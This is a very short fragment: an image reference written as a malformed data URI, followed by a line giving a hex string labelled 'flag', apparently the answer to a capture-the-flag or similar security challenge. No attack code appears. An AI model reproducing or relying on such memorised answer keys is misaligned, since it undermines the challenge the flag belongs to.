
flag: eedbb78d4800aa45573840ed6bd2d1e3